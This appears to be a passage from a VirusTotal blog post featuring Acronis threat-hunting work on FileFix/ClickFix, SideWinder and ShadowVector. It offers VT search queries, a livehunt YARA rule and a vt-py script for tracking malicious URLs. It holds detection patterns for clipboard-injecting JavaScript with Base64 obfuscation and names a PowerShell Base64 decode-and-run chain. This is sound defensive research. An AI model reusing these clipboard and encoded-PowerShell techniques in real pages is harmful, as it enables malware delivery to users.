We were using both a VM and VT to investigate these payloads. One interesting way we were able to use VT is to track additional examples of the malicious images, as parts of the command were embedded as strings in the image file, allowing us to match these patterns via a VT query and find new examples of the attack, or by searching for the file name or the domain which hosts it.
Pivoting on the domain hosting malicious .jpg files, to investigate additional stages of the attack, archived by VT
VT has been extremely helpful in allowing us to very easily analyze malicious URLs used not only for phishing, but also for delivering malware and additional scripts. In some examples, we were able to get quite far along the chain of scripts and payloads without ever having to spin up a VM, just by looking at the content tab, to see what’s inside a particular file. That’s not going to be the case every time, but it’s certainly nice when it does happen.
The malicious images used during the attack contain parts of the malicious code used in the second stage of the attack
By pivoting on specific strings from within that code, we are able to locate other samples of the malicious images and scripts created by the same attacker, and further pivot to uncover their infrastructure
The ability to investigate and correlate various stages, or multiple samples from the same attacker, were a huge boon to us during the investigation. It allowed us to quickly connect the dots without leaving VT, and should be a great asset in your investigation.
Looking for a *Fix
So now that you know all this- what's next? How can this be useful? Well, we hope it can be helpful in a number of ways.
Firstly, working together as a community, it is important that we continue to catch and block URLs that are employing *Fix attacks. It’s not easy to detect a *Fix site dynamically, and prevention may still happen in many cases after the payload has already been run. Maintaining a robust blocklist remains a very good and accessible option for stopping these threats.
Secondly, those of us interested in continuing to track this threat and follow its evolution may use this to find these threats and potentially automate detection. As a side note, *Fix attacks are great investigation topics for those of us starting out in security, and as long as appropriate precautions are taken, it can be relatively safely investigated via VT, and can be very useful for learning about malicious commands, phishing sites, etc.
Thirdly, for those of us protecting organizations, this can be a useful guide for finding these attacks by yourself, in the wild, in order to gain a deeper understanding of how they operate, and what relevant ways you can find to defend your organization, although there are certainly many reports written on the subject which would also come in handy.
VT Tips (based on the success story)
[In the words of VirusTotal…]
The Acronis team’s investigation into FileFix, SideWinder, and ShadowVector is a goldmine of threat hunting techniques. Let’s move beyond the narrative and extract some advanced, practical methods you can apply to your own hunts for web-based threats and multi-stage payloads.
Supercharge Your Web-Content YARA Rules
A simple YARA rule looking for clipboard commands and "powershell" is a good start, but attackers know this. You can significantly improve your detection rate by building rules that look for the context in which these commands appear.
Instead of a generic search, try focusing on the obfuscation and page structure common in these attacks. For instance, attackers often hide their malicious script inside other functions or encoded strings. Your YARA rules can hunt for the combination of a clipboard command and indicators of de-obfuscation functions like atob() (for Base64) or String.fromCharCode.
Combine content searches with URL metadata. The content modifier is also available for URLs, when you set the entity to url you can use the content modifier to search for strings within the URL content. For example, the next query can be useful to identify potential ClickFix URLs combining some of the findings shared by Acronis and potential strings used to avoid detections.
entity:url (content:"navigator.clipboard.writeText" or content:"document.execCommand(\"copy\")") (content:"String.fromCharCode" or content:"atob")
Dissect Payloads with Advanced Content Queries
When you find a payload, as Acronis did within the FileFix site's source code, your job has just begun. The next step is to find related samples. Attackers often reuse code, and even when they obfuscate their scripts, unique strings or logic patterns can give them away. Isolate unique, non-generic parts of the script. Look for:
Custom function names
Specific variable names
Uncommon comments
Unique sequences of commands or API calls
Focus on the unobfuscated parts of the code. In the FileFix payload, the attackers might obfuscate the C2 domain, but the PowerShell command structure used to decode and run it could be consistent across samples. Use that structure as your pivot. For example, if a payload uses a specific combination of [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(...)), you can build a query to find other files using that exact deobfuscation chain.
Acronis has been tracking SideWinder in a very intelligent way. Their experience with VirusTotal is evident. Most of our users use VirusTotal primarily for file analysis, but sometimes we forget that there are powerful features for tracking infrastructure through livehunt.
In the SideWinder intrusions, there is a continuously monitored hash that corresponds to a
decoy file, and this file is downloaded from different URLs.
ITW URLs means that these URLs were downloading the file being studied, in this case the RTF decoy file
An interesting way to proactively identify new URLs quickly is by creating a YARA rule in livehunt for URLs, where the objective is to discover new URLs that are downloading that specific RTF decoy file.
import "vt"

rule URLs_Downloading_Decoy_RTF_SideWinder {

  meta:
    target_entity = "url"
    author = "Virustotal"
    description = "This YARA rule identify new URLs downloading the decoy file related to SideWinder"

  condition:
    vt.net.url.downloaded_file.sha256 == "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
    and vt.net.url.new_url
}
Another approach that could also be interesting is to directly query the itw_urls relationship of the decoy file using the API. One use case could be creating a script that regularly (perhaps daily) calls the relationship API, retrieves the URLs, stores them in a database, and then repeats the call each day to identify new URLs. It's a simple, yet effective way to integrate with technology that any company might already have.
The following code snippet can be executed in
Google Colab and once you establish the API Key, you will obtain all the itw_urls related to the decoy file in the all_itw_urls variable.
!pip install vt-py nest_asyncio
import getpass, vt, json, nest_asyncio
nest_asyncio.apply()

cli = vt.Client(getpass.getpass('Introduce your VirusTotal API key: '))

FILEHASH = "1955c6914097477d5141f720c9e8fa44b4fe189e854da298d85090cbc338b35a"
RELATIONS = "itw_urls"
all_itw_urls = []

async for itemobj in cli.iterator(f'/files/{FILEHASH}/{RELATIONS}', limit=0):
    all_itw_urls.append(itemobj.to_dict())
The great forgotten one: VT Diff
When we read researchs using VT Diff, we are pleased, as it is a tool that is truly good for creating YARA rules.
When analyzing a set of related samples, use the VT Diff feature to spot commonalities and variations. This can help you identify patterns, such as repeated strings, hardcoded values, or metadata artifacts that indicate automated generation.
As the Acronis team notes, "We used the VT Diff functionality to compare variations between samples and quickly spot patterns, such as repeated words, hexadecimal values, URLs, or metadata tags that hinted at automated generation (i.e. the string “Generado Automaticamente”)".
You can easily use VT Diff from multiple places: intelligence search results, collections, campaigns, reports, VT Graph…
The examples shared by the Acronis Threat Research Unit in tracking campaigns like FileFix, SideWinder, and Shadow Vector demonstrates the power of VT as a comprehensive threat intelligence and hunting platform. By leveraging a combination of proactive Livehunt rules, deep content analysis, and rich metadata pivoting, security researchers can effectively uncover and track elusive and evolving threats.
These examples highlight that successful threat hunting is not just about having the right tools, but about applying creative and persistent investigation techniques. The ability to pivot from a simple YARA rule to a full-fledged campaign analysis, as Acronis did, is crucial to connecting the dots and revealing the full scope of an attack. From hunting for clipboard manipulation in web-based threats to tracking decade-old exploits and analyzing malicious SVG decoys, the Acronis team has demonstrated a deep understanding of modern threat hunting, and we appreciate them sharing their valuable insights with the community.
We hope this blog have been insightful and will help you in your own threat-hunting endeavors. The fight against cybercrime is a collective effort, and the more we share our knowledge and experiences, the stronger we become as a community.
If you have a success story of using VirusTotal that you would like to share with the community, we would be delighted to hear from you. Please reach out to us, and we will be happy to feature your story in a future blog post at practitioners@virustotal.com.
Together, we can make the digital world a safer place.

 Login
Login